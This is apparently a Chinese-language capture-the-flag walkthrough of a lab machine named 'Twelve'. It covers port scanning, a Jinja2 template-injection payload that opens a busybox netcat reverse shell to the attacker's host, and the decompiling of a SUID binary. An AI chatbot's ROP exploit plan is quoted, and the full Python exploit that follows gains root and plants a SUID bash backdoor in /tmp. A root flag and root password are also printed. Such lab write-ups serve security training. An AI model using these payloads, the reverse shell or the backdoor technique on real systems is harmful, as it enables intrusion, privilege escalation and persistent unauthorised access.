端口扫描

```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# ./rustscan -a 192.168.56.111
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________

: http://discord.skerritt.blog         :

: https://github.com/RustScan/RustScan :
 ---------------------------------------

Open ports, closed hearts.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit.
May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use
the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.56.111:22
Open 192.168.56.111:80
Open 192.168.56.111:1212
[~] Starting Script(s)
[~] Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-16 07:17 -0500
Initiating ARP Ping Scan at 07:17
Scanning 192.168.56.111 [1 port]
Completed ARP Ping Scan at 07:17, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:17
Completed Parallel DNS resolution of 1 host. at 07:17, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF:
0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 07:17
Scanning 192.168.56.111 [3 ports]
Discovered open port 80/tcp on 192.168.56.111
Discovered open port 22/tcp on 192.168.56.111
Discovered open port 1212/tcp on 192.168.56.111
Completed SYN Stealth Scan at 07:17, 0.02s elapsed (3 total ports)
Nmap scan report for 192.168.56.111
Host is up, received arp-response (0.00073s latency).
Scanned at 2026-02-16 07:17:29 EST for 0s

PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 64
80/tcp   open  http    syn-ack ttl 64
1212/tcp open  lupa    syn-ack ttl 64
MAC Address: 08:00:27:29:BF:F0 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds
           Raw packets sent: 4 (160B) | Rcvd: 4 (160B)
```

服务探测

```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# ./rustscan -a 192.168.56.111 -- -sV -sC -T4 -A
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Port scanning: Making networking exciting since... whenever.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit.
May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use
the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.56.111:22
Open 192.168.56.111:80
Open 192.168.56.111:1212
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -sV -sC -T4 -A"
on ip 192.168.56.111
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-16 07:18 -0500
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 07:18
Completed NSE at 07:18, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 07:18
Completed NSE at 07:18, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 07:18
Completed NSE at 07:18, 0.00s elapsed
Initiating ARP Ping Scan at 07:18
Scanning 192.168.56.111 [1 port]
Completed ARP Ping Scan at 07:18, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:18
Completed Parallel DNS resolution of 1 host. at 07:18, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF:
0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 07:18
Scanning 192.168.56.111 [3 ports]
Discovered open port 22/tcp on 192.168.56.111
Discovered open port 80/tcp on 192.168.56.111
Discovered open port 1212/tcp on 192.168.56.111
Completed SYN Stealth Scan at 07:18, 0.03s elapsed (3 total ports)
Initiating Service scan at 07:18
Scanning 3 services on 192.168.56.111
Completed Service scan at 07:18, 6.03s elapsed (3 services on 1 host)
```

```
Initiating OS detection (try #1) against 192.168.56.111
NSE: Script scanning 192.168.56.111.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 07:18
Completed NSE at 07:18, 0.74s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 07:18
Completed NSE at 07:18, 0.03s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 07:18
Completed NSE at 07:18, 0.00s elapsed
Nmap scan report for 192.168.56.111
Host is up, received arp-response (0.0017s latency).
Scanned at 2026-02-16 07:18:23 EST for 8s

PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u7 (protocol
2.0)
| ssh-hostkey:
|   256 e2:c4:6c:ca:0c:4e:2b:f3:78:98:a1:54:cf:e2:0b:56 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBr6ssi9u4f4nFZXlMQ7VjLoJLLva
LI2r2U4ldRNKAe1k7mCv4f6CXUN/XWjBfagFGIPmuiuQSLgSiP4eUzx9xE=
|   256 27:e0:53:bb:c7:b5:dc:62:85:45:0d:f7:ff:c2:a8:e7 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIBRz5cdfc8fWO7EDK15oQguNZVFgemzxbt6iBTfvMZe5
80/tcp   open  http    syn-ack ttl 64 Apache httpd 2.4.66 ((Debian))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.66 (Debian)
|_http-title: Apache2 Debian Default Page: It works
1212/tcp open  http    syn-ack ttl 64 Werkzeug httpd 2.2.2 (Python 3.11.2)
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD
|_http-server-header: Werkzeug/2.2.2 Python/3.11.2
|_http-title: Base-12 Converter
MAC Address: 08:00:27:29:BF:F0 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3)
TCP/IP fingerprint:
OS:SCAN(V=7.98%E=4%D=2/16%OT=22%CT=%CU=38251%PV=Y%DS=1%DC=D%G=N%M=080027%TM
OS:=69930B17%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=107%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)
```


```
Uptime guess: 31.970 days (since Thu Jan 15 08:01:36 2026)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.72 ms 192.168.56.111

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 07:18
Completed NSE at 07:18, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 07:18
Completed NSE at 07:18, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 07:18
Completed NSE at 07:18, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.91 seconds
           Raw packets sent: 26 (1.938KB) | Rcvd: 18 (1.410KB)
```

80端口是常规的apache服务欢迎页面，dirsearch扫了也没东西。

1212端口是个Base-12 Converter



尝试命令注入无果，因为此前返回了python服务的扫描结果，试一下ssti。

```
curl -g "http://192.168.56.111:1212/?
num=%7B%7B%20request.application.__globals__.__builtins__['__imp'%2B'ort__']
('o'%2B's')%7Cattr('po'%2B'pen')('id')%7Cattr('re'%2B'ad')()%20%7D%7D"
```

```
<div class="mt-8 pt-6 border-t border-slate-100 text-center">
            <div class="text-xs font-medium text-slate-400 uppercase tracking-
wider mb-2">Result Status</div>
            <div class="text-lg font-medium">
                <span class='text-amber-600'>Error: 'uid=33(www-data) gid=33(www-
data) groups=33(www-data)
' is not a valid integer</span>
            </div>
        </div>
```

成了。

那么反弹shell拿下user。


```
┌──(root㉿kaada)-[/home/kali]
└─# curl -g "http://192.168.56.111:1212/?
num=%7B%7B%20request.application.__globals__.__builtins__['__imp'%2B'ort__']
('o'%2B's')%7Cattr('po'%2B'pen')('busybox%20nc%20192.168.56.104%204444%20-
e%20/bin/sh')%7Cattr('re'%2B'ad')()%20%7D%7D"
```

```
────────────────────────────────────────────────────────────────────────────────
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from Twelve-192.168.56.111-Linux-x86_64 😍 Assigned
SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /root/.penelope/Twelve~192.168.56.111_Linux_x86_64/2026_02_16-
06_28_48-333.log 📜
────────────────────────────────────────────────────────────────────────────────
────────────────────────────────────────────────────────────────────────────────
www-data@Twelve:/opt/twelve_app$ ls
app.py
www-data@Twelve:/opt/twelve_app$ ls /home
debian  lost+found
www-data@Twelve:/opt/twelve_app$ cd debian
bash: cd: debian: No such file or directory
www-data@Twelve:/opt/twelve_app$ cd /home/debian/
www-data@Twelve:/home/debian$ ls
user.txt
www-data@Twelve:/home/debian$ cat user.txt
```

查询suid位文件，发现一个叫12的文件很不寻常。

```
www-data@Twelve:/tmp$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/su
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/mount
/usr/bin/passwd
/usr/local/bin/12
```

拖出来逆向一下，注意这里不能用ida。



用这个网站可以逆向分析出代码。

[Decompiler Explorer]

```
#include "out.h"
void _DT_INIT(void)

{
  __gmon_start__();
  return;
}

void FUN_00100960(void)

{
                    // WARNING: Treating indirect jump as call
  (*(code *)(undefined *)0x0)();
  return;
}

// WARNING: Unknown calling convention -- yet parameter storage is locked

int puts(char *__s)

{
```

```
  int iVar1;

  iVar1 = puts(__s);
  return iVar1;
}

// WARNING: Unknown calling convention -- yet parameter storage is locked

uint alarm(uint __seconds)

{
  uint uVar1;

  uVar1 = alarm(__seconds);
  return uVar1;
}



void __libc_start_main(void)

{
  __libc_start_main();
  return;
}

// WARNING: Unknown calling convention -- yet parameter storage is locked

__sighandler_t signal(int __sig,__sighandler_t __handler)

{
  __sighandler_t p_Var1;

  p_Var1 = signal(__sig,__handler);
  return p_Var1;
}

void __gmon_start__(void)

{
  __gmon_start__();
  return;
}

// WARNING: Unknown calling convention -- yet parameter storage is locked

long strtol(char *__nptr,char **__endptr,int __base)

{
  long lVar1;

  lVar1 = strtol(__nptr,__endptr,__base);
  return lVar1;
}

// WARNING: Unknown calling convention -- yet parameter storage is locked
```

```
void * memcpy(void *__dest,void *__src,size_t __n)

{
  void *pvVar1;

  pvVar1 = memcpy(__dest,__src,__n);
  return pvVar1;
}

void dlopen(void)

{
  dlopen();
  return;
}

// WARNING: Unknown calling convention -- yet parameter storage is locked

int _IO_getc(_IO_FILE *__fp)

{
  int iVar1;

  iVar1 = _IO_getc(__fp);
  return iVar1;
}
void dlclose(void)

{
  dlclose();
  return;
}

void __printf_chk(void)

{
  __printf_chk();
  return;
}
// WARNING: Unknown calling convention -- yet parameter storage is locked

int setvbuf(FILE *__stream,char *__buf,int __modes,size_t __n)

{
  int iVar1;

  iVar1 = setvbuf(__stream,__buf,__modes,__n);
  return iVar1;
}

// WARNING: Unknown calling convention -- yet parameter storage is locked

void exit(int __status)

{
```

```
                    // WARNING: Subroutine does not return
  exit(__status);
}

void dlsym(void)

{
  dlsym();
  return;
}

void __cxa_finalize(void)

{
  __cxa_finalize();
  return;
}

void processEntry entry(undefined8 param_1,undefined8 param_2)

{
  undefined auStack_8 [8];

__libc_start_main(FUN_00100c46,param_2,&stack0x00000008,FUN_00100ec0,FUN_00100f30
,param_1,
                    auStack_8);
  do {
                    // WARNING: Do nothing block with infinite loop
  } while( true );
}

// WARNING: Removing unreachable block (ram,0x00100aad)
// WARNING: Removing unreachable block (ram,0x00100ab9)

void FUN_00100a90(void)

{
  return;
}


// WARNING: Removing unreachable block (ram,0x00100aea)
// WARNING: Removing unreachable block (ram,0x00100af6)

void FUN_00100ac0(void)

{
  return;
}


void _FINI_0(void)

{
  if (_edata == '\0') {
    __cxa_finalize(PTR_LOOP_00302098);
```

```
    FUN_00100a90();
    _edata = '\x01';
  }
  return;
}


// WARNING: Globals starting with '_' overlap smaller symbols at the same address

void _INIT_0(void)

{
  if (_DAT_00301de0 == 0) {
    FUN_00100ac0();
    return;
  }
  _Jv_RegisterClasses(&DAT_00301de0);
  FUN_00100ac0();
  return;
}

void FUN_00100b80(void)

{
  puts("Connection timeout, closing.");
                    // WARNING: Subroutine does not return
  exit(1);
}


// WARNING: Globals starting with '_' overlap smaller symbols at the same address

ulong FUN_00100b9a(long param_1,long param_2)

{
  int iVar1;
  ulong uVar2;
  int iVar3;

  if (param_2 == 1) {
    uVar2 = 0;
  }
  else {
    uVar2 = 0;
    iVar3 = 0;
    do {
      iVar1 = _IO_getc(_stdin);
      if ((iVar1 == -1) || (iVar1 == 10)) break;
      iVar3 = iVar3 + 1;
      *(char *)(param_1 + uVar2) = (char)iVar1;
      uVar2 = (ulong)iVar3;
    } while (uVar2 < param_2 - 1U);
  }
  *(undefined *)(param_1 + uVar2) = 0;
  return uVar2;
}
```

```
void FUN_00100bf7(void)

{
  puts("1) Get libc address");
  puts("2) Get address of a libc function");
  puts("3) Nom nom r0p buffer to stack");
  puts("4) Exit");
  __printf_chk(1,": ");
  return;
}

// WARNING: Globals starting with '_' overlap smaller symbols at the same address

undefined8 FUN_00100c46(void)

{
  int iVar1;
  undefined8 uVar2;
  long lVar3;
  undefined8 uVar4;
  size_t __n;
  int iVar5;
  ulong uVar6;
  char local_448 [1048];

  setvbuf(_stdout,(char *)0x0,2,0);
  signal(0xe,FUN_00100b80);
  alarm(0x3c);
  puts("\nWelcome to an easy Return Oriented Programming challenge...");
  puts("Menu:");
  uVar2 = dlopen("libc.so.6",1);
  do {
    while( true ) {
      while( true ) {
        FUN_00100bf7();
        lVar3 = FUN_00100b9a(local_448,0x400);
        if (lVar3 == 0) {
          puts("Bad choice.");
          return 0;
        }
        lVar3 = strtol(local_448,(char **)0x0,10);
        iVar5 = (int)lVar3;
        if (iVar5 != 2) break;
        __printf_chk(1,"Enter symbol: ");
        lVar3 = FUN_00100b9a(local_448,0x40);
        if (lVar3 == 0) {
          puts("Bad symbol.");
        }
        else {
          uVar4 = dlsym(uVar2,local_448);
          __printf_chk(1,"Symbol %s: 0x%016llx\n",local_448,uVar4);
        }
      }
      if (2 < iVar5) break;
      if (iVar5 == 1) {
```

```
        __printf_chk(1,"libc.so.6: 0x%016llx\n",uVar2);
      }
      else {
LAB_00100e69:
        puts("Bad choice.");
      }
    }
    if (iVar5 != 3) {
      if (iVar5 == 4) {
        dlclose(uVar2);
        puts("Exiting.");
        return 0;
      }
      goto LAB_00100e69;
    }
    __printf_chk(1,"Enter bytes to send (max 1024): ");
    FUN_00100b9a(local_448,0x400);
    lVar3 = strtol(local_448,(char **)0x0,10);
    uVar6 = (ulong)(int)lVar3;
    if (uVar6 - 1 < 0x400) {
      if (uVar6 == 0) {
        __n = 0;
      }
      else {
        iVar5 = 0;
        __n = 0;
        do {
          iVar1 = _IO_getc(_stdin);
          if (iVar1 == -1) {
            __n = (size_t)(iVar5 + 1);
            break;
          }
          local_448[__n] = (char)iVar1;
          iVar5 = iVar5 + 1;
          __n = (size_t)iVar5;
        } while (__n < uVar6);
      }
      memcpy(&stack0xffffffffffffff8,local_448,__n);
    }
    else {
      puts("Invalid amount.");
    }
  } while( true );
}

void FUN_00100ec0(undefined4 param_1,undefined8 param_2,undefined8 param_3)

{
  long lVar1;

  lVar1 = 0;
  _DT_INIT();
  do {
    (*(code *)(&__DT_INIT_ARRAY)[lVar1])(param_1,param_2,param_3);
    lVar1 = lVar1 + 1;
  } while (lVar1 != 1);
```

```
  return;
}

void FUN_00100f30(void)

{
  return;
}


void _DT_FINI(void)

{
  return;
}
```

> 这是一个极其标准的 **ret2libc (Return-to-libc) + ROP (Return Oriented Programming)** 挑战。
>
> ## 核心漏洞分析
>
> 出题人不仅把漏洞写在了脸上，甚至连 ASLR（地址空间布局随机化）的绕过都帮你做好了菜单：
>
> 1. **选项 1 和 2（官方泄露 ASLR）：**
> - 选项 1 执行了 `printf("libc.so.6: 0x%016llX\n", handle)`，直接把 `libc` 的基地址泄露给你了。
> - 选项 2 使用了 `dlsym`，允许你输入任意 `libc` 里的函数名（比如 `system`），并直接打印出它在内存中的真实绝对地址。
> 2. **选项 3（精准的栈溢出）：**
> - 提示为 *"Nom nom r0p buffer to stack"*。
> - 源码中有一行致命的代码：`memcpy(&savedregs, nptr, v7);`
> - 查看变量定义：`__int64 savedregs; // [rsp+450h] [rbp+0h] BYREF`。
> - 这意味着，`memcpy` 会把你输入的数据**直接复制到 `rbp+0` 的位置**。在 64 位程序的栈帧中，`rbp+0` 存放的是上一个栈帧的 `RBP` 指针，而紧接着的 `rbp+8` 就是 **RIP（返回地址）**！你甚至不需要去计算长长的 Padding 偏移，前 8 个字节覆盖 RBP，第 9 个字节开始就是 ROP 链！
> 3. **选项 4（触发漏洞）：**
> - 选择退出时，`main` 函数执行 `return 0;`。此时程序会从栈上弹出被我们覆盖的 `RIP` 地址，正式开始执行我们的 ROP 链。
>
> ## 我们的攻击计划 (Exploit Strategy)
>
> 既然我们已经有了目标机器的低权限 Shell（`/tmp` 目录可写），我们可以直接在 `/tmp` 里写一个 Python 脚本来交互并打穿这个程序。
>
> 完整的 ROP 链构造如下：
>
> 1. **获取 `system` 函数地址**：通过选项 2 输入 `system` 获取。

> 2. **获取 `/bin/sh` 字符串地址**：既然我们都在真实的靶机上了，我们可以读取靶机上的 `libc.so.6` 文件，算出 `/bin/sh` 的偏移，或者直接在内存中搜索。
> 3. **寻找 `pop rdi; ret` Gadget**：同样从靶机的 `libc.so.6` 中提取。64 位 Linux 下，函数的第一个参数必须放在 `rdi` 寄存器中。
> 4. **构建 Payload**：`[8字节垃圾数据覆盖RBP] + [pop rdi 的地址] + [/bin/sh 的地址] + [ret 的地址 (用于栈对齐)] + [system 的地址]`

完全不会pwn，ai梭的。

提示我们先看程序调用的哪一个libc

```
www-data@Twelve:/tmp$ ldd /usr/local/bin/12

        linux-vdso.so.1 (0x00007ffdc0897000)

        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f381196f000)

        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f381141f000)

        /lib64/ld-linux-x86-64.so.2 (0x00007f381197a000)

www-data@Twelve:/tmp$
```

之后将libc也拖到攻击机上分析，抓取`system` 的偏移

```
┌──(root㉿kaada)-[/home/kali/Desktop]

└─# readelf -s libc.so.6 | grep system

  1023: 000000000004c330    45 FUNC    WEAK   DEFAULT   16 system@@GLIBC_2.2.5
```

之后构造rop链运行即可。

```
www-data@Twelve:/tmp$ cat exp.py
import subprocess
import struct
import re
import time

def p64(val):
    return struct.pack('<Q', val)

print("[*] Calculating real libc base and gathering gadgets...")

# 从 Kali 提取的确切偏移量
system_offset = 0x4c330

with open("/lib/x86_64-linux-gnu/libc.so.6", "rb") as f:
    libc_data = f.read()

bin_sh_offset = libc_data.find(b"/bin/sh\x00")
pop_rdi_offset = libc_data.find(b"\x5f\xc3", 0x20000) # pop rdi; ret
ret_offset = libc_data.find(b"\xc3", 0x20000)         # ret (栈对齐)
```

```
p = subprocess.Popen(['/usr/local/bin/12'], stdin=subprocess.PIPE,
stdout=subprocess.PIPE, stderr=subprocess.STDOUT)

def read_until(token):
    res = b''
    while token.encode() not in res:
        char = p.stdout.read(1)
        if not char: break
        res += char
    return res.decode(errors='ignore')

def send(data):
    p.stdin.write(data.encode() + b'\n')
    p.stdin.flush()

# 1. 泄露 system 的绝对地址，反推真实的 libc_base
read_until(": ")
send("2")
read_until("symbol: ")
send("system")
leak_sys = read_until("\n")
system_addr = int(re.search(r'0x[0-9a-fA-F]+', leak_sys).group(0), 16)
libc_base = system_addr - system_offset
print(f"[!] Real Libc base: {hex(libc_base)}")

# 2. 泄露 setuid 的绝对地址
read_until(": ")
send("2")
read_until("symbol: ")
send("setuid")
leak_setuid = read_until("\n")
setuid_addr = int(re.search(r'0x[0-9a-fA-F]+', leak_setuid).group(0), 16)
print(f"[!] setuid() addr: {hex(setuid_addr)}")

# 3. 构造 完美 ROP 链
payload = b"A" * 8  # 覆盖 RBP

# 环节 A: setuid(0) -> 将有效用户身份提权为 root
payload += p64(libc_base + pop_rdi_offset)
payload += p64(0)
payload += p64(setuid_addr)

# 环节 B: system("/bin/sh")
payload += p64(libc_base + pop_rdi_offset)
payload += p64(libc_base + bin_sh_offset)
# payload += p64(libc_base + ret_offset)  <--- 就是这行！直接注释或删掉它！
payload += p64(system_addr)

# 4. 触发漏洞
read_until(": ")
send("3")
read_until("(max 1024): ")
p.stdin.write(str(len(payload)).encode() + b'\n')
p.stdin.flush()
```

```
time.sleep(0.1)
p.stdin.write(payload)
p.stdin.flush()

# 5. 返回主函数，触发 ROP 链执行
read_until(": ")
send("4")

print("[*] ROP chain triggered! SUID root bash is dropping...")
time.sleep(0.5)

# 6. 后台向 Root Shell 喂入命令，建立持久化后门与双保险
cmds = b"cp /bin/bash /tmp/kaada\n"
cmds += b"chmod 4755 /tmp/kaada\n"
cmds += b"cat /root/root.txt > /tmp/kaada_flag.txt 2>/dev/null\n"
cmds += b"cat /root/flag.txt >> /tmp/kaada_flag.txt 2>/dev/null\n"
cmds += b"exit\n"

p.stdin.write(cmds)
p.stdin.flush()

print("[+] Exploit completed! Check /tmp/kaada and /tmp/kaada_flag.txt")
www-data@Twelve:/tmp$
```

```
www-data@Twelve:/tmp$ python3 exp.py
[*] Calculating real libc base and gathering gadgets...
[!] Real Libc base: 0x7fc508afa000
[!] setuid() addr: 0x7fc508bcf370
[*] ROP chain triggered! SUID root bash is dropping...
[+] Exploit completed! Check /tmp/kaada and /tmp/kaada_flag.txt
www-data@Twelve:/tmp$ ls
exp.py          systemd-private-1d13ae144f6b48ccb2588da206a9d6b0-apache2.service-
S8mSGM
kaada           systemd-private-1d13ae144f6b48ccb2588da206a9d6b0-systemd-
logind.service-h8jvgP
kaada_flag.txt  systemd-private-1d13ae144f6b48ccb2588da206a9d6b0-systemd-
timesyncd.service-clwwpq
libc.so.6
www-data@Twelve:/tmp$ cat kaada_flag.txt
flag{root-a6127743d7835b6b4dd8debe12e9879a}
[rootpass: smokeylo]
www-data@Twelve:/tmp$ /tmp/kaada -p
kaada-5.2# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
kaada-5.2#
```